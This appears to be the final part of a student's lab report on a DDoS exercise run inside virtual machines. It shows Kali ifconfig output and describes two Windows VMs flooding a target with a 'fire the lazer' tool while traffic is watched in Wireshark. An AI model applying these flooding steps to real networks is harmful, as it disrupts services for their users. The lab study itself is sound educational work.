
```
(kali@kali)~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet6 fe80::97b0:6d2e:22a7:1372 prefixlen 64 scopeid 0x20<link>
    inet6 2401:4900:35f3:3b34:3fc3:d6f3:2888:3db6 prefixlen 64 scopeid 0x0<global>
    ether 00:0c:29:a2:ae:59 txqueuelen 1000 (Ethernet)
    RX packets 51297 bytes 3299510 (3.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2180052 bytes 130833562 (124.7 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0



eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.206.128 netmask 255.255.255.0 broadcast 192.168.206.255
    inet6 fe80::1549:78b8:9183:8579 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:a2:ae:63 txqueuelen 1000 (Ethernet)
    RX packets 12049 bytes 765988 (748.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2409609 bytes 144583182 (137.8 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 38 bytes 2587 (2.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 38 bytes 2587 (2.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)~$
```

The terminal window is titled "kali-linux-2023.3-vmware-amd64 - VMware Workstation". The VMware interface shows the terminal window as a guest operating system within a virtual machine. The bottom of the screen shows the Windows taskbar with the date and time as 5:15 PM on 1/30/2024.





- The DDoS attack was initiated by clicking the 'fire the lazer' button on both Windows VMs, after which the status transitioned from 'ready' to 'engaging.'
- To assess the impact and efficacy of the DDoS attack, I transitioned back to the Kali Linux VM, where I had previously configured Wireshark to capture network traffic. Upon launching Wireshark, I observed a significant surge in network traffic originating from both Windows VMs.

Submitted By

Sairaj Mothukuri

sairajmothukuri28@gmail.com